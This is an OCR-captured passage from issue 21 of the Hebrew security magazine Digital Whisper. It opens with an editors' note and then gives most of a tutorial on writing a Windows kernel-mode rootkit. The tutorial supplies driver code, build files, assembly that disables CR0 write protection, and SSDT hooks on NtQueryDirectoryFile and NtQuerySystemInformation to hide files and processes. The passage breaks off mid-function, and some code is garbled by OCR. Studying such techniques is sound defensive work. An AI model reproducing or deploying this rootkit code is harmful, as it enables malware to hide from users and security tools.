


Digital Whisper

גליון 21, מאי 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	אורי להב (vbCrLf), ד"ר אור דונקלמן, אדיר אברהם ועמנואל ברונשטיין (enamuel1234)

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

חודש יוני הגיע, ואיתו אנו מפרסמים את הגליון ה-21 של Digital Whisper.


בהקדמה הפעם אנחנו רוצים לפנות אל קוראי הגליון שלנו, להציג מצב ולשאול שאלה שכבר הסתובבנו סביבה בעבר: מאז הקמת הגליונות אנחנו מנסים לפצח את הקהילה הישראלית, כן, אנחנו ואתם, ולמצוא את התשובה איך ליצור מגזין חינמי שהקהילה יוצרת למען הקהילה. שני העורכים שלכם הם אנשים עסוקים, לשנינו יש עבודה פול-טיים-ג'וב פלוס, ולשנינו יש חיים מעבר למחשב (גם אם זה לא נראה...) [הערת עורך: לאחד מאיתנו יש חיים מחוץ למחשב – אל תדבר בשם שנינו].

אנחנו חייבים להודות בכשלון בנסיונות שלנו: עדיין לא הצלחנו לפצח את הקהילה פה ולגרום לאנשים לשתף מידע ולא רק להשתתף במידע. כמו שאתם יודעים, צוות המגזין לא מרוויח מהגליונות, האינטרנס שלנו הוא לקדם את הקהילה בישראל. כרגע לצערנו – רמת השיתוף אינה גבוהה. אנחנו ממש נשמח לתגובות ותובנות שלכם איך לשלב יותר אנשים בפרוייקט שאנחנו יוצרים פה (ונשמח הרבה יותר אם תטו כתף ותצטרפו אלינו!) – כי בתכלס עם כל זה שיוצא לנו לעבוד עם אנשים נפלאים ולעשות פרוייקט שאנחנו באמת גאים בו – המגזין לא יוכל לחיות לנצח בצורה כזו.
נשמח לשמוע מכם – תוכלו לשלוח תגובות באתר או במייל editor@digitalwhisper.co.il

ובנימה אופטימית זו, אנחנו שמחים להציג לכם את הגליון ה-21 של Digital Whisper ולהגיד תודה רבה לכל מי שעזר, ובזכותו יש לנו גליון החודש: תודה רבה ל**אורי להב (vbCrLf)** על מאמר-המשך מהגליון הקודם, והפעם על "Kernel-Mode Rootkits", תודה רבה ל**ד"ר אור דונקלמן** מאוניברסטית חיפה על מאמר מעולה בנושא פונקציות תמצות קריפטוגרפיות ותחרות ה-SHA3, תודה רבה ל**אדיר אברהם** על מאמר בנושא דגשים לפיתוח מאובטח. תודה אחרונה ל**עמנואל ברונשטיין** על מאמר-מחקר שביצע בנוגע לעקיפות מנגנון ההגנה הלינוקסאי AppArmor.

קריאה נעימה!

אפיק קסטיאל וניר אדר.



תוכן עניינים

Kernel-Mode Rootkits


מאת vbCrLf (אורי להב)

הקדמה

כהמשך ישיר למאמר מהגליון הקודם, Userland Rootkits, אציג במאמר זה את ה-Kernel-Mode Rootkit. נבנה Rootkit שמסתירה קבצים ותהליכים. רצוי מאוד לקרוא את המאמר מהגליון הקודם, בעיקר את שניים וחצי העמודים הראשונים.

אחזור בקצרה על העיקר. Rootkit היא תוכנה שיושבת בין התוכנות הרצות במערכת לבין מערכת ההפעלה ומסננת כל מידע העובר דרכה. לדוגמה, רוטקיט המשתלטת על פעולתן של פונקציות API המחזירות רשימת קבצים ומוודאת שהקבצים שהיא רוצה להסתיר (בדרך כלל הקבצים של עצמה) לא נמצאים שם. כך הרוטקיט יכולה להסתיר את עצמה מהמשתמש.

במאמר הקודם הדגמנו Rootkit ב-Ring 3 או User-Mode, ובמאמר זה נדגים רוטקיט ב-Ring0 או Kernel-Mode. ההבדל הגדול הוא שב-UserMode קל מאוד לגלות את ה-Rootkit ואפשר למצוא דרכים קלות לעקוף אותה. לעומת זאת, Rootkit הרצה ב-Kernel-Mode היא שקופה לחלוטין לתוכנות שרצות ב-User-Mode מכיוון שאין לתוכנות הרשאה לגשת למרחב הזיכרון של ה-Kernel. כאשר תוכנה מבקשת לדוגמה רשימת קבצים, הבקשה מגיעה למערכת ההפעלה ושם הרוטקיט לוקח את הבקשה, מטפל בה בעצמו ומחזיר לתוכנה, כאשר מבחינת התוכנה מערכת ההפעלה היא זו שענתה. היא לא יכולה לדעת שיש תוכנה באמצע שחיבלה בערך המוחזר.



ובכל זאת יש חיסרון ב-Kernel-Mode Rootkits. כל טעות קטנה עלולה לגרום לקריסת המערכת ול-BSOD הידוע לשמצה, ולכן צריך זהירות רבה. רצוי לתכנת בתוך VM (כדוגמת VirtualBox או VMWare) כדי שלא להקריס את ה-Windows בכל פעם שעושים טעות...

אז איך זה עובד?

ישנן טכניקות רבות לכתיבת Rootkit ב-Kernel-Mode, בחרתי באופציה הנוחה והנפוצה ביותר. להרחבה כדאי לקרוא את שני חלקי המאמר של אורי השני (Zerith (;) על Rootkits מגיליונות שש ושבע (חלק ראשון וחלק שני).

המטרה שלנו היא להשתלט על כל הקריאות מה-User-Mode לפונקציית API מסוימת, כדוגמת: NtQueryDirectoryFile המיועדת לקבלת מידע\רשימת קבצים, ולטפל בקריאה בעצמנו - לקרוא לפונקציה המקורית ולמחוק מהרשימה המוחזרת את הקבצים שאנו רוצים להסתיר. לפני שנסביר איך עושים את זה נסביר איך עובדת קריאה לפונקציות API.

כאשר תוכנה קוראת ל-FindFirstFile, הקריאה מגיעה אל Kernel32.dll שם הוא קורא ל-Ntdll.dll שקורא ל-NtQueryDirectoryFile. המעבר בין Ntdll.dll שהוא ב-User-Mode אל NtQueryDirectoryFile שהיא ב-Kernel-Mode הוא המעניין אותנו.


נבקש מ-WinDbg את קוד האסמבלי של הקריאה ל-NtQueryDirectoryFile:

```
0:000> U NtQueryDirectoryFile
ntdll!ZwQueryDirectoryFile:
7c90d76e b891000000 mov     eax,91h
7c90d773 ba0003fe7f mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c90d778 ff12       call    dword ptr [edx]
7c90d77a c22c00     ret     2Ch
7c90d77d 90         nop
0:000> dd 7ffe0300
7ffe0300  7c90e510 7c90e514 00000000 00000000
0:000> ד 7c90e510
ntdll!KiFastSystemCall:
7c90e510 8bd4            mov     edx,esp
7c90e512 0f34            sysenter
```

בשורה הראשונה של NtQueryDirectoryFile מכניסים את המספר 91h לתוך EAX שהוא מספר הפונקציה, או השירות, שאנו רוצים להריץ, לאחר מכן קוראים ל-KiFastSystemCall (בעזרת [edx]) ששם הפקודה **sysenter** מריצה את השירות ב-Kernel-Mode.


איך היא עושה את זה? הפקודה מעבירה את המעבד ל-Kernel-Mode או Ring0, וקוראת ל-KiFastCallEntry מתוך הקרנל שהולכת לרשומה המתאימה ב-SSDT, במקרה שלנו רשומה מספר 92h, ומשם מקבלת את כתובת השירות במרחב הזיכרון של הקרנל וקופצת אליו (הסבר מפורט והדגמה - http://www.osronline.com/article.cfm?id=257).

SSDT הן ראשי התיבות של System Service Dispatch Table, או טבלת "שיגור" שירותי מערכת. היא בעצם רשימה של כתובות של כל פונקציות ה-API שאפשר לקרוא להן מה-User-Mode. כך, כאשר קוראים לפונקציה NtQueryDirectoryFile לדוגמה, ntdll.dll יודע שהיא פונקציה מספר 91h ושולח את המספר ב-EAX בעזרת **sysenter** (ע"י הפונקציה KiFastSystemCall). פקודה זו קופצת ל-KiFastCallEntry ולוקחת את המספר ועל פיו מוצאת את כתובת השירות ב-SSDT וקופצת אליו. אפשר לראות את התהליך קצת מופשט בתרשים הבא:



מנחשים כבר מה צריך לעשות? בדומה למה שעשינו במאמר הקודם עם IAT Hooking, מה שנצטרך לעשות זה לשנות את הכתובת של הפונקציה NtQueryDirectoryFile בטבלת ה-SSDT מהכתובת המקורית אל הכתובת של הפונקציה החלופית ב-Rootkit שלנו - או במילים אחרות - **SSDT Hooking**.

בפונקציה החלופית נקרא לפונקציה המקורית, נמחק מהרשימה את הקבצים שאנו רוצים להסתיר ונחזיר את התוצאה. פשוט!



הערה קצרה: בגרסאות 64-bit של Windows יש הגנה על ה-SSDT בשם Patch Guard, ולכן נעבוד על מערכת 32-bit. הקוד נוסה על Windows SP3 ולא גרם לשום BSOD :)

הכנות

כדי להריץ קוד ברמת הקרנל נצטרך לכתוב דרייבר. בפרק זה אסביר איך מקמפלים דרייבר ואיך טוענים אותו. כתיבה והידור של דרייבר בסיסי זה פשוט מאוד, אבל למאמר זה מצורפים גם קבצים מהודרים, כך שאין חובה לבצע שלבים אלה.

בשלב הראשון יש להוריד את Windows Driver Kit. התקינו אותו בנתיב ללא רווחים (אני בחרתי את C:\WinDDK), וזה הכל. עכשיו נכתוב את הדרייבר.

פתחו קובץ חדש בשם entry.c (או כל שם אחר), וכתבו את הקוד הבא:

```
#include <ntddk.h>

void DriverUnload(PDRIVER_OBJECT pDriverObject);
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING
RegistryPath)
{
	DriverObject->DriverUnload = DriverUnload;
	DbgPrint("Driver Loaded!");
```

```
	return STATUS_SUCCESS;
}

void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
	DbgPrint("Driver Unloaded!");
}
```

אנו משתמשים בקובץ Header בשם ntddk כדי לכתוב את הדרייבר. כתבנו שתי פונקציות, הראשונה היא **DriverEntry** שתקרא ברגע שהדרייבר ייטען, דומה ל-main בתוכנות או DllMain. הפונקציה השנייה DriverUnload היא הפונקציה הנקראת ברגע שהדרייבר מתבקש להסגר. DriverUnload אינה חובה, אבל אם לא נכתוב אותה ניסיון כיבוי של הדרייבר יחזיר שגיאה שאי-אפשר לכבותו, ונאלץ לעשות הפעלה מחדש של ה-Windows כדי לכבות אותו... למרות שלפעמים זו דווקא אופציה טובה במקרה של Rootkit :)

בשורה הראשונה ב-DriverEntry אנו מגדירים (בעזרת ה-DriverObject שמכיל מידע אודות הדרייבר) איזו פונקציה תקרא כאשר מתבצעת סגירה לדרייבר. כדי שנוכל לראות שהדרייבר פועל אנו משתמשים ב-DbgPrint, ובסוף ה-DriverEntry מחזירים 'קוד שגיאה' שהטעינה סוימה בהצלחה.

לפני ההידור יש לבצע הכנה קטנה. צרו קובץ בשם MAKEFILE והכניסו את השורה הבאה:

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

את השורה הזו לא נשנה, היא תמיד תישאר אותו הדבר. את ההגדרות של הדרייבר קובעים בקובץ בשם SOURCES:

```
TARGETNAME = rootkit
TARGETPATH = obj
TARGETTYPE = DRIVER
INCLUDES = %BUILD%\inc
LIBS = %BUILD%\lib
SOURCES = entry.c
```

ב-TARGETNAME אנו מכניסים את שם הדרייבר שאנו בוחרים וב-SOURCES את רשימת קבצי המקור (קבצי C).

בכדי לקמל היכנסו ל-WDK\Build Environments\Windows XP\x86 Checked Build Environment שנמצא בתפריט התחל (השתמשו ב-Free Build כדי לקמפל ללא בדיקות, מתאים למוצר הסופי). זה הוא ממשק CLI המוגדר כבר עבור כלי הפיתוח של הדרייברים. עברו לתיקיה בעזרת הפקודה cd שבה קוד

המקור יושב ופשוט כתבו build - פקודה שתקמפל את הדרייבר לתוך תת תיקיה בקובץ בשם rootkit.sys.


זה הכל, יש לנו דרייבר מהודר.

לאחר שהידרנו את הדרייבר הגיע הזמן להריץ אותו, אנו נריץ אותו כ-Service. נעשה את זה בעזרת ה-Loader המצורף. קוד ה-Loader לא ממש מעניין ולכן לא אעבור עליו, רק אסביר בקצרה. הוא מתחיל ב-OpenSCManager כדי לקבל Handle שעליה הוא יעשה את הפעולות, לאחר מכן הוא יוצר את ה-Service של הדרייבר שלנו על ידי CreateService ולאחר מכן ב-OpenService ו-StartService כדי להפעיל אותו. הוא משתמש ב-ControlService כדי להפסיק את הדרייבר ולאחר מכן ב-DeleteService כדי למחוק אותו.

הערה: כאשר הוא מתקין את הדרייבר הוא מתקין אותו עם הדגל SERVICE_DEMAND_START, מה שאומר שהדרייבר לא יופעל אוטומטית. כך, גם אם הדרייבר גורם לקריסת המערכת, הוא לא יופעל אוטומטית בהפעלה הבאה ויהיה אפשר לבטלו.

קמפלו את הפרויקט או השתמשו בקבצים המהודרים, וודאו שהקבצים המהודרים install.exe ו-uninstall.exe נמצאים באותה תיקיה של ה-rootkit.sys.

כדי לוודא שהוא באמת פועל, הפעילו את DebugView של SysInternals והפעילו את Capture Kernel ו-Enable Verbose Kernel Output מתפריט Capture. הפעילו והפסיקו את הדרייבר בעזרת install ו-uninstall וצפו בהודעות שמופיעות ב-DebugView. הדרייבר פועל!



ועכשיו, כשיש לנו דרייבר פועל נשאר להפוך אותו ל-Rootkit אמיתי.

Write Protection

כמו שאמרנו בהתחלה המטרה היא לעשות **SSDT Hooking**, אך לפני שנוכל לעשות זאת יש לבטל את ההגנה על ה-SSDT. אזור הזיכרון של ה-SSDT מוגן לכתיבה, אפילו ב-Kernel-Mode. אבל אם הקרנל יכולה לכתוב ואנו באותה דרגה של הקרנל, כנראה שגם אנחנו יכולים. פשוט נצטרך להוריד את ההגנה. יש כמה שיטות, בחרתי את הקצרה והפשוטה ביותר (אבל אולי לא תמיד הכי מומלצת...). כדי לקרוא על עוד שיטות חפשו בגוגל (לדוגמה http://www.ivanlef0u.tuxfamily.org/?p=63).

CR0, ראשי התיבות של Control Register 0, הוא אוגר המכיל כמה דגלים, אחד מהם מייצג האם ישנה הגנה נגד כתיבה או לא, אז נכבה אותו בעזרת Masking בקוד אסמבלי:

```
void deprotect()
{
    __asm
    {
        push eax // Save EAX
        mov  eax, CR0 // Put CR0 contents into EAX
        and  eax, 0FFFEFFFFh // Turn off write protection
        mov  CR0, eax // Put back the value after the modifications
        pop  eax // Load former EAX value
    }
}
```

הפונקציה להחזרת ההגנה מאוד דומה ואפשר לראות אותה בקוד המקור המצורף (protection.h).

אחרי שכיבינו את ההגנה אפשר, סוף סוף, לעשות את ה-Hook עצמו:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    DriverObject->DriverUnload = DriverUnload;

    deprotect();
    origNtQueryDirectoryFile =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)NewNtQueryDirectoryFile);
    origNtQuerySystemInformation =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQuerySystemInformation),
(LONG)NewNtQuerySystemInformation);
    protect();

    DbgPrint("Rootkit loaded, SSDT entries are hooked.\n");

    return STATUS_SUCCESS;
```

```
}

void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
    deprotect();
    InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)origNtQueryDirectoryFile);
    InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQuerySystemInformation),
(LONG)origNtQuerySystemInformation);
    protect();

    DbgPrint("Rootkit unloaded, SSDT entries are unhooked.\n");
}
```

יש לנו שתי פונקציות DriverEntry שנקראת כאשר הדרייבר מופעל (דומה ל-main של תוכנות) ו-DriverUnload שנקראת כאשר הדרייבר נסגר. כמו שאפשר לראות, בשתי הפונקציות אנו קודם כל מורידים את ההגנה - deprotect (שאת הקוד שלה ראינו קודם) - ובסוף מחזירים את ההגנה - protect.

לפני שנסביר איך ההוק עובד, שימו לב שאנו עושים הוק לשתי פונקציות: ZwQueryDirectoryFile עבור החבאת קבצים ו-ZwQuerySystemInformation עבור החבאת תהליכים.

הקוד קצת מורכב, נסביר אותו חלק חלק:

- NewNtQueryDirectoryFile היא הפונקצייה החלופית שתרוץ במקום NtQueryDirectoryFile המקורית.
- InterlockedExchange לוקחת את ערך ומכניסה אותו לכתובת מסוימת, ואת מה שהיה שם לפני ההשמה היא מחזירה. במקום השורה:

```
origNtQueryDirectoryFile =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)NewNtQueryDirectoryFile);
```

אפשר היה לכתוב:

```
origNtQueryDirectoryFile = &SYSTEMSERVICE(ZwQueryDirectoryFile);
SYSTEMSERVICE(ZwQueryDirectoryFile) = NewNtQueryDirectoryFile;
```

אך ההבדל הוא ש-InterlockedExchange עושה את הפעולות הללו באטומיות (Atomicity) כדי למנוע בעיות מכיוון שהקרנל היא Multi-Threaded. לא כל כך חשוב, אם לא הבנתם את InterlockedExchange אפשר גם לכתוב את שתי השורות במקום. לא סביר שזה יגרום לבעיות.

- שימו לב לכך כי שישנן שתי גרסאות של אותה פונקציה. יש את **Nt**QueryDirectoryFile ויש את **Zw**QueryDirectoryFile. גרסת ה-**Nt** היא הגרסה "הרגילה" הנקראת מ-User-Mode. גרסת ה-**Zw** נגישה רק ל-Kernel-Mode והיא עושה כמה פעולות ורק לאחר מכן קוראת לגרסת ה-**Nt**.

בפעולות אלה היא מסמנת שהקריאה לגרסת ה-**Nt** של הפונקציה נעשתה מ-Kernel-Mode ולכן הפונקציה תניח תקינות הפרמטרים ולא תעשה בדיקות מיותרות, להרחבה:
http://www.osronline.com/article.cfm?id=257

הדבר החשוב ביותר הוא להבין את היחס בינהן, ש-**Nt** זו הפונקציה עצמה ו-**Zw** קוראת ל-**Nt**.


- נקודה קצת מורכבת. אנחנו המיקום של הפונקציה ב-SSDT כדי להחליף את הכתובת. ננצל את העובדה שגרסת ה-Zw קוראת ל-Nt כדי לקבל את המספר. נסתכל ב-Disassembly של ZwQueryDirectoryFile:

```
lkd> U ZwQueryDirectoryFile
nt!ZwQueryDirectoryFile:
804dd210 b891000000          mov   eax, 91h
804dd215 8d542404       lea   edx, [esp+4]
```

כמו שאפשר לראות הפקודה הראשונה היא הכנסה של מספר הפונקציה ב-SSDT ל-EAX אז ניקח משם את המספר. וזה מה שהמאקרו SYSTEMSERVICE עושה. זו הגדרתו (מתוך ssdt.h מקוד המקור):

```
#define SYSTEMSERVICE(_func)
KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)_func+1)]
```

הוא הולך לבייט השני בפקודה הראשונה, ועל פי המספר שכתוב שם הוא הולך ל-SSDT, כמו שאפשר לראות בתרשים:



לסיכום, נסתכל על הקוד עוד פעם:

```
origNtQueryDirectoryFile =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)NewNtQueryDirectoryFile);
```

אנו לוקחים את כתובת הפונקציה החלופית ומכניסים אותה למיקום ב-SSDT של גרסת ה-Nt של ZwQueryDirectoryFile ואת הכתובת המקורית אנו מכניסים לתוך origNtQueryDirectoryFile.

באותו עיקרון אנו גם מחזירים את הערך המקורי כשהדרייבר נסגר, ב-DriverUnload:

```
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)origNtQueryDirectoryFile);
```

זהו, עשינו הוק ועכשיו כל קריאה אל NtQueryDirectoryFile תגיע אל NewNtQueryDirectoryFile, וכל קריאה אל NtQuerySystemInformation תגיע אל NewNtQuerySystemInformation שבדרייבר שלנו, בשליטתנו. עכשיו נסביר את קוד הפונקציה החלופית - NewNtQueryDirectoryFile.

NewNtQueryDirectoryFile

זהו קטע תכנותי נטו, אפשר לדלג להמשך המאמר אם זה משעמם... אבל מצד שני כדאי לקרוא כדי להבין טוב יותר :)

קודם כל נסתכל בהגדרה של NtQueryDirectoryFile ב-MSDN (ופה ובכל מקום אחר באינטרנט). היא מקבלת הרבה פרמטרים, נסביר את החשובים לנו:

- **IoStatusBlock** - מחזיר האם הייתה הקריאה הצליחה או לא, ואם כן, מה גודל המידע המוחזר. (נצטרך לשנות את גודל המידע אם נקטין את הרשימה על ידי החבאת קובץ.)
- **FileInformation**, **Length** - הפוינטר לחוצץ (Buffer, איזור בזיכרון שמי שקרא לפונקציה הקצה במיוחד) וגודלו ששם המידע יישמר.
- **FileInformationClass** - סוג המידע שהוא מבקש. (נסנן רק סוג מידע שעלול להחזיר את הקבצים שאנו רוצים להסתיר.)
- **ReturnSingleEntry** - האם מי שקרא לפונקציה מבקש לקבל רק קובץ אחד.
- **RestartScan** - האם זה בקשה חדשה, או המשך של קריאה קודמת אל NtQueryDirectoryFile.

בסוף הקריאה לפונקציה יוחזר מערך, או יותר נכון רשימה מקושרת, שתוכנס ל-FileInformation. סוג המערך נקבע על פי המידע שבוקש ב-FileInformationClass. מחזיר רשימת קבצים בצורה של רשימה מקושרת. בתחילת FileInformation יהיה את האיבר הראשון. האיבר הראשון יגיד לנו איפה (יצביע על) האיבר השני במאפיין NextEntryOffset, האיבר השני יצביע על האיבר השלישי, וכן הלאה, עד שהמאפיין NextEntryOffset יהיה שווה לאפס ואז זה אומר שהגענו לאיבר האחרון.

הרעיון הוא לקרוא לפונקציה המקורית, ואז לעבור על איברי הרשימה אחד אחד, ואם צריך להסתיר אותו נעשה את אחד הדברים הבאים, תלוי במצב:

- אם הוא **הראשון והאחרון** (היחיד), בדוק אם יש עוד קובץ אחר או שתחזיר שאין קבצים
- אם הוא **הראשון ולא האחרון**, העתק את כל האיברים שאחריו אל המקום שבו הוא היה (דרוס אותו, מחק אותו)
- אם הוא **לא הראשון** אבל **הוא האחרון**, סמן את האיבר הקודם כסוף הרשימה
- אם הוא **לא הראשון ולא האחרון** (איפה שהוא באמצע), הגדר שהאיבר הקודם יצביע על האיבר הבא (דילוג על הנוכחי).

עכשיו נסתכל במימוש בפועל:

```
NTSTATUS NewNtQueryDirectoryFile(
    in      HANDLE FileHandle,
  __in_opt  HANDLE Event,
  __in_opt  PIO_APC_ROUTINE ApcRoutine,
    in opt  PVOID ApcContext,
    out     PIO STATUS BLOCK IoStatusBlock,
    out     PVOID FileInformation,
    in      ULONG Length,
  __in      FILE_INFORMATION_CLASS FileInformationClass,
  __in      BOOLEAN ReturnSingleEntry,
    in opt  PUNICODE STRING FileName,
    in      BOOLEAN RestartScan
)
{
    NTSTATUS ret;

    // Call original function
    ret = origNtQueryDirectoryFile(FileHandle, Event, ApcRoutine, ApcContext,
IoStatusBlock, FileInformation,
                        Length, FileInformationClass, ReturnSingleEntry, FileName,
RestartScan);

    // If call did not succeeded no need to filter, just return as-is
    if (!NT_SUCCESS(ret))
        return ret;

    // Filter only if the information need to be filtered
    if ((FileInformationClass == FileBothDirectoryInformation ||
